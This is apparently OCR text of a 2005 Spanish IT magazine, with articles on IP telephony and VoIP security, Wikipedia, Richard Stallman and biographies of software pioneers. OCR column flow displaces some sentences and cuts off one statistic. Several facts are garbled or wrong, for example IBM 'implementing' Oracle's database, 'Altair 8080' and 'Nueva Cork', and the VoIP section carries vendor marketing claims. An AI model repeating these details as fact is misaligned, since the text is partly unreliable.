Mensajería Unificada: Una de las aplicaciones más atractivas es la mensajería unificada, que integra diversas tecnologías para que los usuarios puedan tener acceso al correo de voz, fax y correo electrónico, utilizando la herramienta más conveniente en el momento: computadora portátil, computadora de escritorio, teléfono fijo, teléfono inalámbrico o PDA inalámbrico. En razón de que todas estas formas de comunicación se encuentran manejadas por una única aplicación, los usuarios solamente tienen que utilizar este servicio para poder tener acceso a su mensajería unificada.

Movilidad: Las redes inalámbricas le proporcionan a los empleados acceso de alta Velocidad a la red empresarial y a Internet a través de ondas de radio en lugar de las conexiones cableadas tradicionales. Los empleados utilizan una tarjeta de red inalámbrica o un chip en sus computadoras portátiles para conectarse a un punto de acceso inalámbrico en la LAN.

La movilidad que proviene de las redes inalámbricas y de otras tecnologías proporciona un aumento casi instantáneo en la productividad,





SEGURIDAD DE VOZ SOBRE IP

En mayo 2004 Miercom (ttp://www.miercom.com/) realizó un test de seguridad con varios participante del mercado VOIP. Los sistemas de telefonía IP estuvieron sometidos a tres días duros de pruebas realizadas por hackers sofisticados buscando vulnerabilidades de seguridad.
El Objetivo de los ataques era interrumpir las comunicaciones de los teléfonos IP. A través de cada uno de los puntos de asalto, los hackers usaron herramientas de exploración y técnicas para descubrir lo que pudieran sobre la topología y después lanzaron numerosos ataques sofisticados de Negación del Servicio.
En resumen, el resultado obtenido en las pruebas de Seguridad de Miercom más la capacidad de encripción de llamadas de teléfono a teléfono o de teléfono a gateways de salida a redes de telefonía tradicionales, posiciona a Comunicaciones IP como el sistema de telefonía mas seguro del mercado.
Voice over IP Security Alliance, un grupo de la industria formado recientemente, instituyó un nuevo comité para definir los requisitos de seguridad de las redes de telefonía vía Internet. También habrá otros comités relacionados con mejores prácticas y testeo.
La alianza fue creada con el propósito generar conocimiento público y foco en las mejores practicas de seguridad y privacidad den las redes públicas de telefonía sobre Internet. La alianza informó que la cantidad de miembros miembros del directorio ya alcanza 50, que incluyen a empresas como 3Com, Enterasys, Nortel, PricewaterhouseCoopers, Samsung Telecommunications America, Siemens, SonicWall, TippingPoint, McAfee, MCI y Sprint.

según una encuesta a mas de 300 empresas realizada por NOP World Technology. Según el informe, los empleados que utilizan una red inalámbrica permanecen conectados a las redes corporativas un promedio de 1,75 horas más por día, lo que les ayuda a los usuarios promedio a aumentar su productividad hasta en un 22%. Las redes inalámbricas son apenas el comienzo. Existe una amplia gama de soluciones de movilidad, incluso firewalls para la red y herramientas para la red privada virtual (VPN) para prestarles apoyo a los trabajadores a distancia, a las oficinas remotas y a los trabajadores móviles. Al utilizar estas soluciones, pueden lograr acceso a las mismas herramientas de productividad a las que tiene acceso en la sede principal de la compañía.

TELEFONÍA IP = TELEFONÍA INTELIGENTE

Además de las características normales de un teléfono, los teléfonos IP pueden ser utilizados para ingresar y consultar datos, acceder a la contabilidad, entregar información y mucho más. Al igual que una computadora PC, puede ser configurado a la medida y en forma tal que ayude a resolver aquellos problemas específicos de las empresas y contribuir a aumentar la productividad y generar ingresos.
A diferencia de los aparatos telefónicos tradicionales para oficina, los teléfonos utilizan XML sobre HTTP para comunicarles con los servidores de la Web, lo cual la permite la recuperación de información y la generación de contenido. Al pegarse a cualquier servidor que sea compatible en la Web, un teléfono IP puede descargar la información almacenada allí, como si se tratara de una PC.
Un servidor telefónico es básicamente una aplicación, redactada en forma de guión que el teléfono IP ejecuta con el fin de adquirir y mostrar la información. La información que se accede puede ser tan sencilla como un pronóstico del tiempo o el menú de un restaurante, o tan compleja como un sistema de respuesta de voz entre farmaceutas que se encuentra mezclando recetas de fármacos compuestos.
Cualquiera que tenga conocimientos básicos de desarrollos en la Web y de las herramientas apropiadas, puede crear servicios telefónicos

TENDENCIA CRECIENTE

El auge y madurez de los sistemas de Telefonía IP se refleja tanto en la cantidad de equipos despachados (oferta) como en la decisión de los clientes de migrar a la nueva tecnología (demandada), convirtiéndose en una tendencia irreversible.
En general, los analistas de mercado utilizan dos grandes categorías para medir el mercado de Telefonía IP, que a su vez hace parte del mercado de telefonía total: las soluciones IP puras o Telefonía LAN, y las soluciones IP "Enabled". IP Habilitadas o Híbridas le permiten a los sistemas de telefonía tradicional obtener ciertas características de telefonía IP a través de hardware y/o software que se incorpora a la PBX. La solución de telefonía IP pura es una central telefónica 100% IP. Desde el call manager hasta los teléfonos son 100% IP y prestan todos los beneficios de la tecnología IP. Si bien Comunicaciones IP se refiere a un sistema de Telefonía IP Puro, cabe destacar que gracias a la integración posible con sistemas de telefonía tradicionales (PBX) y al cumplimiento de estándares de la industria, los mismos podrían convertirse en "Enabled" o "Híbridos" con mediante soluciones IP puras (tal es el caso de Comunicaciones IP de CISCO) estando de esa manera, mejor preparados para la evolución hacia el futuro.
Las ventajas en funcionalidad entre uno y otro sistema son muy grandes. Dentro del desarrollo del mercado total de telefonía, la tecnología que tiene las mayores posibilidades de crecimiento es IP-Puro. Según las cifras de Gartner Group del 2004, la venta de líneas tradicionales (TDM) tenderá a cero en los próximos cinco años y la venta de líneas híbridas, aunque está pasando por un buen momento en la actualidad, tenderá a decrecer ya que son simplemente un medio de llegar a la telefonía IP-Pura. Por último, la Telefonía IP pura es la única que se proyecta con crecimiento constante hacia el futuro y es la tecnología que va a tener la mayoría sino, la totalidad de los puertos en 4 a 8 años.
Es interesante anotar que el "boom" de tecnología híbrida le está permitiendo a los jugadores de telefonía tradicional lograr ingresos adicionales a los percibidos si el enfoque fuera en telefonía IP híbrida. El costo total de propiedad, CTP, de un sistema de telefonía que cambia a híbrido y finalmente a IP puro es más alto que el CTP de un sistema que cambie a IP

Puro sin pasar por el proceso de habilitarlo a IP a través de una tarjeta.


MERCADO MUNDIAL DE LA TELEFONIA

Desde el punto de vista de la demanda, es decir de la decisión e intención de los clientes de migrar a sistemas de Telefonía IP, el panorama es similar. De acuerdo con los estudios mas recientes, el 28% de las empresas de De acuerdo con el estudio de IDC, la principal razón que lleva a las empresas a migrar de sus soluciones de voz tradicionales a Telefonía IP, es el ahorro en costos (48% de los entrevistados), en la medida en que las empresas de todos los tamaños de la región tienen una presión fuerte para reducir sus inversiones en capital en telecomunicaciones y sus gastos operativos. Por esto la convergencia (integración de voz y datos en una misma red) emerge como una solución real para reducir costos y generar aumentos en productividad.
Entre el 37% de las empresas que planean implementar Telefonía IP, el 46% planean hacerlo en el 2004, el 28% en el 2005 y el 4% en el 2006 o luego. Un 22% de los encuestados no sabe cuando implementara la solución.

QUIEN ES QUIEN EN EL MERCADO DE TELEFONIA IP

Las cifras de participación de mercado que trimestral, semestral o anualmente publican las principales firmas de investigación de mercados a nivel mundial (Gartner, Dell Oro, Synergy) y a nivel latinoamericano (IDC), son un importante indicador para los clientes finales, quienes requieren criterios independientes y de referencia sobre la aceptación de las diferentes soluciones disponibles en el mercado, Y aunque los estudios son diferentes unos de otros, muestran una panorámica general y de tendencia, de lo que esta sucediendo en el mercado.

Las figuras 1 y 2, nos muestran a los principales players con su participación de mercado a nivel mundial y teléfonos despachados , respectivamente.
Las figuras 3 y 4 da participación de mercado de PBX IP puro y telefonos IP a nivel Latinoameroica, respectivamente.



¿El fin de la telefonía tradicional?

En la reciente reunión en Mar del Plata (Abril 2005) de la ICANN (Internet Corporation for Assigned Names and Numbers,Organización encargada de Asignar los Números y Nombre a Internet), Vinton Cerf uno de los creadores del protocolo TCP/IP hizo declaraciones respecto del futuro de la telefonía IP. Estas fueron reproducidas ebn diferentes medios. A la pregunta realizada por Infobae ¿Reemplazará la telefonía IP a la telefonía tradicional?, respondió:-
"VOIP es simplemente una de las cosas que pueden hacerse sobre Internet; es otra manera de transportar sonido. La manera en que uno se comunica por Internet es muy distinta a la manera en que uno habla por teléfono. Cuando uno trabaja con un programa de mensajería instantánea, y quiere hablar con alguien, sabe inmediatamente que esa persona está del otro lado porque aparece un icono o signo que le indica que esa personas está online. Empiezan a chatear pero si lo desean pueden plantearse la posibilidad de hablar en vez de escribir, ya que la comunicación será más veloz. Todo lo que hay que hacer es instalar el software adecuado y encender el micrófono, sin necesidad de realizar una llamada telefónica. Si lo que desean es trabajar con una herramienta de colaboración, también lo único que deben hacer es bajarse el software adecuado. Todas están formas de comunicación podrán llevarse acabo por Internet. El concepto de llamada telefónica está cambiando. Cuando uno levanta el tubo del teléfono para comunicarse con alguien no sabe si esa persona está del otro lado. Con Internet, el concepto de comunicación es presencia. Entonces, podríamos decir que VOIP será el fin de la telefonía tradicional pero de ninguna manera será el fin de las comunicaciones verbales".
Si desea conocer más sobre los comentarios de Cerf sobre este y otros temas, recomendamos ver: www.canal-ar.com.ar (newsletter del 7 de Abril 2005)



WIKIPEDIA

La Enciclopedia más consultada de la red

Por David Alejandro Yanover, Fundador y Director de la revista digital de informática MasterMagazine, con referencia en www.mastermagazine.info

Bajo el mensaje "imagina un mundo en el que cada persona tiene acceso libre a la suma del conocimiento humano" se presenta al mundo el ambicioso proyecto de Wikipedia, que al día de hoy se ha transformado en la enciclopedia más consultada de Internet y en la más sólida comunidad, dado que son los propios usuarios de la WWW quienes contribuyen al crecimiento de la información.


Actualmente, Wikipedia figura entre los diez primeros lugares de referencia en Alexa, entidad que mide el tráfico y la popularidad de los sitios de Internet. Ha llegado a la cifra de un millón de artículos, y está disponible en más 195 idiomas, entre los cuales aparece el Klingon, de la exitosa serie Star Trek. Por su parte, la versión en español, creada en mayo de 2001, reúne cerca de 45 mil notas informativas, número que crece a más del 12% cada mes. Mientras que la entrega digital en inglés supera las 500 mil. Es sumando los artículos disponibles en cada idioma como llega al millón de informes a fines del 2004. Son agregados cerca de 2.500 por día. "La idea de compartir el conocimiento es poderosa", describe Jimmy Wales, fundador de Wikipedia.

Por otro lado, se están preparando diferentes distribuciones de Wikipedia en CD y DVD. Pronto estará disponible una versión en alemán distribuida por Directmedia Publishing, y se incluirá una versión bilingüe en francés e inglés como parte de una distribución de Mandrakesoft Linux.

Daniel Pink, columnista de la revista Wired, explicó recientemente a Wikipedia como "la biblioteca auto-organizable auto-reparable e hiperadictiva del futuro". BBC Noticias la llamó "una de las más confiables y útiles fuentes de información disponibles en o fuera de línea," y Tim Berners-Lee, padre de la Web, la identificado como "la fuente de todo el conocimiento".

Pero Wikipedia no se convirtió en la principal enciclopedia de Internet de la noche a la mañana, sino que fue un proceso que llevó unos cuatro años en consolidarse. En enero de 2001 nacía Wikipedia, fundada por la empresa Bomis de Estados Unidos, y con ello, un sistema propio de publicación y control

Wikibúsqueda



del contenido denominado wiki, sobre el cual se basa el objetivo del proyecto. Wiki, que significa rápido en hawaiano, comprende el modo en el que trabaja la enciclopedia. Así, se distinguen tres tipos de miembros, de tal manera de evitar un único poder sobre el contenido que puede encontrarse en Wikipedia. En el primer escalón están los wikipedistas, aquellos que aportan nuevos contenidos o editan los ya existentes.

En Wikipedia, todo el mundo puede editar cualquier artículo. Sin embargo, algunas acciones y tareas de mantenimiento están reservadas para una clase especial de usuarios, los bibliotecarios. Con un nivel administrativo, los bibliotecarios tienen la capacidad de eliminar y restaurar páginas, y bloquear y desbloquear IP de usuarios anónimos entre otras acciones. Por último, los burócratas son una clase especial de bibliotecarios, que gozan de cierta fuerza en el nombramiento de miembros. En la edición en español, hay más de 30 mil usuarios registrados como wikipedistas, y 28 bibliotecarios.

Descripto como un concepto revolucionario, mucha incertidumbre giraba en torno a Wikipedia en sus inicios, principalmente por el vandalismo que recorre la red y por los gastos que el emprendimiento implica.


Es así, que no todas las informaciones añadidas a la enciclopedia son buenas noticias, ya que es común que personas con malas intenciones publiquen contenido falso. Sin embargo, es tan fuerte la comunidad, que dichas acciones tienen poca duración. Los errores son encontrados por miembros de Wikipedia, y estos los remedian rápidamente. El sistema wiki es la clave de esta modalidad de trabajo en equipo. Uno encuentra un enlace de edición en cada artículo, o bien varias posibilidades para crear nuevos artículos. Mediante un sencillo procesador de texto, las acciones son generadas de forma inmediata. Y luego son advertidas en un espacio especial las modificaciones recientes. Asimismo, Wikipedia no permite la reproducción de material con derechos de autor sin autorización, cosa que deriva en la eliminación del escrito. Todas las contribuciones a Wikipedia se publican bajo la licencia de documentación libre GNU, lo cual permite a los usuarios copiar y modificar el trabajo de los otros basado en un principio conocido como copyleft. Es así, que muchos sitios y publicaciones impresas reproducen frecuentemente contenidos expuestos en Wikipedia.

Muchas veces los temas de actualidad son cubiertos en Wikipedia con más detalle y velocidad que en otros medios, pero a la vez puede ocurrir que ciertas informaciones no puedan ser encontradas, y es que el contenido de la enciclopedia está basado en las preferencias y conocimientos de la comunidad.

Con un sistema rápido, y de gran difusión, los participantes se ven inmersos en una fantástica comunidad, en la cual quedan impresas inquietudes, experiencias, y conocimientos. El hecho de que la información pueda ser publi-cada, actualizada y protegida por los propios wikipedistas y bibliotecarios permite que el proyecto continúe y crezca, superando inclusive los límites del idioma, ya que en Internet la geografía pasa a un segundo plano. Con un millón de artículos, Wikipedia se ha transformado en la enciclopedia más poderosa de Internet.

No obstante, Bomis liberó su proyecto antes de su explosión. A principios de 2002, la compañía analizaba la posibilidad de incorporar anuncios en el sitio web, pero llegado el mes de agosto, dicho tema quedó en el pasado; la enciclopedia cambiaba su dominio wikipedia.com por wikipedia.org. Más tarde, en junio de 2003, Bomis delegaba todos sus derechos sobre el proyecto a la Fundación Wikimedia.

La Fundación Wikimedia es una entidad sin fines comerciales que comprende varios proyectos, entre los cuales aparece Wikipedia. Para poder apoyar estos emprendimientos, la Fundación ha recolectado más de 100.000 dólares hasta el presente 2005, principalmente mediante donaciones individuales por debajo de los 50 dólares.



La lista que se presenta en la página de Wikimedia está compuesta de la siguiente manera:

- **Wikilibros:** Tiene como objetivo reunir libros de libre distribución, para fines educativos. Iniciado el 10 de julio de 2003 y abierta la versión en español en julio del año pasado, este proyecto es una pieza clave de la Fundación.

- **Wikcionario:** Consiste en la elaboración de un diccionario multilingüe libre en todos los idiomas. El mismo acompaña el contenido de Wikipedia, y desde mayo del 2004 se han recibido 1468 definiciones.


- **Wikisource:** Cita textos originales escritos que sean de dominio público o que se hayan publicado con licencia GFDL (GNU Free Documentation Licence).

- **Wikispecies:** Es un nuevo proyecto de Wikimedia, que invita a naturalistas, zoólogos y científicos a participar de una base de datos en la que se pretende exponer animales, plantas, hongos, bacterias, y más.

- **Wikinoticias:** En este caso, se trata de una fuente de noticias en la que los propios miembros se mantienen al día. Comenzó a funcionar el 29 de enero de este año, y con 120 artículos, todavía se trata de un sitio en pañales, pero muy conveniente.

- **Wikiquote:** Es una colección de frases célebres y proverbios.

Richard Stallman



El Padre del software libre

Por David Alejandro Yanover

"Free as in Freedom ("Libre" como en "Libertad" y no "Gratis") , la cruzada de Richard Stallman para un Software Libre", el título del libro de Sam Williams publicado por O´Reilly en 2002, define a Richard Mathew Stallman. En este artículo intentamos conocer un poco quién es y cuáles han sido sus contribuciones.

Conocido por sus iniciales RMS, Richard Matthew Stallman es la cara del movimiento del software libre. Responsable de numerosas innovaciones dentro de la industria IT, Stallman difunde su visión por el mundo. Sus mayores logros como programador incluyen el editor de texto Emacs, el compilador GCC, y el depurador GDB, bajo la rúbrica del Proyecto GNU. Pero su influencia es mayor por el establecimiento de un marco de referencia moral, político y legal para el movimiento del software libre, como una alternativa al desarr-ollo y distribución de software privativo. Es también inventor del concepto copyleft, un método para licenciar software de tal forma que este permanezca libre y su uso y modificación siempre reviertan en la comunidad.

El padre del software libre nació el 16 de marzo de 1953 en Manhattan, Nueva York. Más tarde, en 1971, siendo estudiante de primer año en la universidad de Harvard, Stallman se convirtió en un hacker del laboratorio de Inteligencia Artificial (IA) del MIT. En los '80, la cultura hacker que constituía la vida de Stallman, empezó a disolverse bajo la presión de la comercialización en la industria del software. En particular, otros hackers del laboratorio de IA fundaron la compañía Symbolics, la cual intentaba activamente reemplazar el software libre del laboratorio con su propio software privativo. Durante dos años, de 1983 a 1985, Stallman, solo, duplicó los esfuerzos de los programadores de Symbolics para impedir que adquirieran un monopolio sobre los ordenadores del laboratorio. Por ese entonces, sin embargo, él era el último de su generación de hackers.

Se le pidió que firmara un acuerdo de no divulgación y que llevara a cabo otras acciones que él consideró traiciones a sus principios. En 1986, Stallman publicó el Manifiesto GNU, en el cual declaraba sus intenciones y motivaciones para crear una alternativa libre al sistema operativo Unix, el cual nombró GNU (GNU es un acrónimo recursivo que significa "GNU No es Unix"), que también quiere decir ñu en inglés (de ahí esos dibujos-logotipos). Poco tiempo después se incorporó a la organización no lucrativa Free Software Foundation para coordinar el esfuerzo. Inventó el concepto copyleft, el cual se utilizó en la Licencia Pública General GNU (conocida por sus siglas en inglés GPL) en 1989. La mayoría del sistema GNU, excepto el núcleo, se completó aproximadamente al mismo tiempo. En 1991, Linus Torvalds liberó el núcleo Linux bajo los términos de la GPL, completando un sistema GNU total y operativo: el sistema operativo GNU/Linux (referido de manera errónea simplemente como Linux).

Las motivaciones políticas y morales de Richard Stallman le han convertido en una figura controvertida. Muchos programadores de influencia que se encuentran de acuerdo con el concepto de compartir el código, difieren con las posturas morales, filosofía personal o el lenguaje que utiliza Stallman para describir sus posiciones. Un resultado de estas disputas condujo al establecimiento de una alternativa al movimiento del software libre, el movimiento del código abierto.

Stallman ha recibido numerosos premios y reconocimientos por su trabajo, entre ellos una membresía en la MacArthur Foundation en 1990, el Grace Hopper Award de la Association for Computing Machinery en 1991 por su trabajo en el editor Emacs original, un doctorado honorario del Royal Institute of Technology de Suecia en 1996, el Pioneer award de la Electronic Frontier Foundation en 1998, el Yuki Rubinski Memorial Award en 1999, y el Takeda Award en 2001. Por último, el año pasado recibió un Doctorado honorario otorgado en nuestro país por la Universidad de Salta.

Fuentes: - http://www.wikipedia.org
- http://www.stallman.org

Foto: www.wikipedia.com

1970

E. F. Codd

INNOVADORES
del software

Por Núria Prats i Pujol

Unos pocos han revolucionado la Industria IT. Los pioneros de la tecnología han realizado sus contribuciones desde garajes, residencias estudiantiles y laboratorios de investigación. En esta primera entrega, conocemos a quienes han innovado el mundo del software.


1969



D. Ritchie

"¿Qué debería existir?
Para mí, esa es la pregunta más excitante que uno se pueda imaginar".[1]
Paul Allen.

1969



K. Thompson

Cuando el editor me propuso el tema, me pareció interesante investigar las vidas de los más destacados programadores de la historia de la informática. Gente que tuvo ideas innovadoras. Pero la verdad es que fue más que eso. ¿Es que acaso no es lo más importante saber qué es lo que necesitamos? ¿Y si aparte de saberlo, desarrollamos un programa para saciar esa necesidad? Eso fue lo que descubrí: estas personas habían tenido una idea brillante y sabían como desarrollarla.

¿Se imaginan un mundo sin Unix, sin Windows o sin Linux? ¿Qué sería hoy de las computadoras?

A lo largo del artículo, presento los programas que cambiaron la historia, las personas que contribuyeron a desarrollarlos y sus ideas.

Edgar Frank Codd

Nació en 1923 en Portland, Inglaterra. Estudió matemáticas y química en la Universidad de Oxford. Fue piloto durante la Segunda Guerra Mundial y en 1948 se mudó a Nueva Cork para formar parte del plantel de programadores de IBM. Luego de vivir en Canadá durante algún tiempo, recibe el doctorado en Informática en la Universidad de Michigan, en 1963. Continuó trabajando para IBM, esta vez en California.
Durante las dos décadas siguientes, dedicó su trabajo a teorías sobre el manejo de datos. Creó el modelo relacional que derivó en la industria de base de datos. Para su propia decepción, IBM no explotó su sugerencia, implementando la base de datos de Oracle. El modelo estaba diseñado para guardar información con una estructura simple (tablas con columnas y filas, quizás algo trillado hoy día pero no en aquel momento), y realizar pequeñas transacciones.
En 1984 deja IBM y establece dos compañías dedicadas a los sistemas de manejos de datos. Ha hecho otras muchas contribuciones, aunque el modelo relacional es que me más se destaca. Falleció en el año 2003.

Dennis M. Ritchie

Nació en 1941 en Bronxville, Nueva York, EE.UU. Estudia física y matemáticas y recibe el doctorado a

los 27 años en la prestigiosa Universidad de Harvard. En 1967 comienza a trabajar en Bell Labs siguiendo los pasos de su padre, dueño de una reconocida trayectoria en la empresa. Participa en el proyecto Multics, y más tarde colabora con Thompson en la creación de Unix. Contribuyó también a demostrar la portabilidad, que hizo de Unix un sistema operativo tan popular, basado en su potencia y versatilidad.
Introduciendo nueva sintaxis al lenguaje B de Thompson, creó el lenguaje de programación C. Ha recibido premios y la Medalla de Tecnología de EE.UU. junto a Thompson.
Conocido como dmr en la jerga de Unix, es actualmente manager de un pequeño grupo de investigadores en Bell Labs / Lucent Technologies. [2]

Kenneth Thompson

Nació en 1943 en Louisiana, EE.UU. A los 23 años, se graduó como Ingeniero Electrónico en la Universidad de California en Berkeley.
Ken, como se lo conoce en la jerga de los usuarios Unix, comenzó trabajando en un proyecto conocido como Multics. Se trataba de una producción inmensa con muchísima gente trabajando en ella. El propósito era soportar miles de usuarios logueados cuando no se podía siquiera soportar tres. En 1969, se cansó de este proyecto y decidió escribir su propio sistema operativo. Una semana en el kernel, una semana en el file system y al cabo de un mes Ken tenía terminado Unix.
La gente dijo: "si miles de personas escribieron Multics, entonces un sistema operativo escrito por una sola persona debe se Unix". Gracias a su creación, a lo largo de los años sucesivos le fueron entregados varios premios. [3]
Kenneth Thompson fue también quien escribió el lenguaje B, que es el precursos del lenguaje C, desarrollado por Dennis M. Ritchie.
En el año 2000 se retira de Bell Labs y actualmente es miembro de Entrisphere, Inc.

Paul Allen

Nacido en 1953 en Seattle, EE.UU. A los 14 años conoció en el colegio a Bill Gates, donde comenzaron a descubrir el mundo de la computación. Afortunadamente para ellos, la escuela había logrado comprar computadoras y rápidamente se convirtieron en hackers, motivo por el cual fueron expulsados del centro educativo. La compañía que había vendido las computadoras al colegio, comenzó a tener serios problemas económicos, e impresionados por las habilidades de ambos, Allen y Gates fueron contratados para encontrar y solucionar debilidades en el sistema.
Pocos años después, ya no era la amistad lo único que los unía, ya que decidieron fundar la primera compañía Traf-O-Data hasta que comenzaron la Universidad.
Paul Allen comenzó sus estudios en la Universidad de Washington, estudios que luego abandonará para alentar a Gates a abrir una compañía de software juntos: Microsoft, la cual se ve forzado a abandonar en 1983 debido a que se le diagnostica la enfermedad de Hodgkin's, tratado y recuperado exitosamente de la misma.
En el 2000 renuncia a su cargo en Microsoft. Actualmente es uno de los hombres más ricos del mundo, dueño de radios, un equipo de la NBA y uno de fútbol americano. También invierte muchísimo dinero en proyectos de investigación (como lo ha hecho con el Instituto de Ciencia del Cerebro), arte y música. [4]

Bill Gates

Nace en 1955 en Seattle, EE.UU. Funda Microsoft en 1975 junto a Paul Allen. Todo comienza con una publicación de la Altair 8080 (el primer kit de microcomputadora) en la revista Popular Electronics. Allí es donde ambos ven su oportunidad, intuyendo que el mercado de las computadoras personales explotaría. Es así como diseñaron el lenguaje de programación BASIC, y se lo venden a Altair (que en ese momento carecía de software). Al año siguiente, Gates abandona sus estudios para fundar Microsoft, que para 1980 se convertirá en la principal compañía dedicada a la industria del software. Bill Gates es hoy día el hombre más rico del mundo. Tiene mujer y tres hijos. [5]

Bill Atkinson

Se graduó en la Universidad de San Diego, en California. Trabajó para Apple Computers. Su trabajo en QuickDraw durante los años 70s y 80s, sirvieron para sentar las bases de Lisa y Macintosh. La magnífica performance de GUI es mérito de su trabajo. Fue también el creador de MacPaint, la primera aplicación de Mac que arrasó comercialmente, seguido por la HyperCard, el primer sistema de hipertexto popular. Su afición por la fotografía se convirtió a partir de 1996 en su único empleo: fotógrafo de la naturaleza. [6]

1975

P. Allen

1975



B. Gates

1983



B. Atkinson

1991

L. Torvalds



Dave Cutler

Nacido en Michigan, EE.UU. en 1942, se recibe de Ingeniero en la Universidad de Oliver. Con un enorme interés por los sistemas operativos, comienza a trabajar en Digital en 1975 en diferentes proyectos, que derivan luego en los sistemas operativos VAX/VMS, VMS y VAXELN.
Hoy considerado como uno de los programadores más exitosos del mundo, es Ingeniero en Microsoft Corp. desde 1988. Participó en el desarrollo de Windows NT como co-líder de proyecto y sus tres versiones siguientes, incluyendo Windows 2000.
"El tamaño de las bases de datos ha crecido hasta un punto donde no podemos obtener la performance de sistemas de 32 bits, y debemos movernos a sistemas de 64 bits", comenta Cutler. Y es en ello en lo que trabaja actualmente: la versión de 64 bits de Windows XP y Windows 2003 Server.

Linus Torvalds

Nació en Helsinki (Finlandia), en 1969 y se graduó en la Universidad de Helsinki en Informática. El título de su tesis fue: "Linux, un sistema operativo portable".
Inspirado en Minix, desarrolló parte del kernel de Linux. Su propósito era desarrollar un sistema operativo robusto como Unix, pero que pudiera correr en una PC hogareña. A pesar de haber escrito tan sólo el 2% del código del actual kernel de Linux, sigue siendo la última autoridad en lo que respecta a este desarrollo open-source.
A diferencia de muchos miembros de la comunidad open-source, Linus Torvalds mantiene un perfil bajo, como se puede ver en su página web. [7]
Está casado, tiene 3 hijas y vive en EE.UU. Trabajó en Transmeta Corp. desde 1997 hasta 2003, y trabaja actualmente en Open Source Development Labs.
Juntos, GNU/Linux (el proyecto de fuentes abiertas y su sistema operativo), han revolucionado el mundo de IT.

EXTRAS

GUI

Son las siglas de Interfaz Gráfica del Usuario (Graphical User Interface). Se trata de un programa que hace uso de las capacidades gráficas de la computadora, con el fin de proveer al usuario de una interface que le permita comunicarse con el sistema operativo de una manera sencilla y amigable.
Esto hace que usuarios no experimentados, se vean librados de la necesidad de escribir en pantalla complicados comandos para operar una computadora.

Forbes

La revista Forbes (una de las revistas de economía más prestigiosas del mundo) realiza un ranking de los hombres más ricos del mundo cada año. Para el 2004, la lista de los hombres más ricos en EE.UU. comienza con Bill Gates, estando Paul Allen en 3er. lugar. La lista continúa y dentro del top 50 están Michael Dell y los dueños de Google [8].

Núria Prats i Pujol

Es consultora en programación de bases de datos. En la actualidad, realiza su doctorado en Física Teórica en la Universidad de Barcelona, España. Se la puede contactar en
nuriapip@nexweb.com.ar


Web-biografía:

[1] http://www.paulallen.com
[2] http://cm.bell-labs.com/who/dmr/index.html
[3] http://www.bell-labs.com/history/unix/thompsonbio.htm
[4] http://www.research.ibm.com/resources/news/20030423_edgarpassaway.shtml
[5] http://www.microsoft.com/billgates/
[6] http://www.billatkinson.com/aboutTheArtist.html
[7] http://www.cs.helsinki.fi/u/torvalds/
[8] http://www.forbes.com/lists

Microsoft ISA Server

Mucho más que un firewall tradicional

POR MARCELO C. A. ROMEO



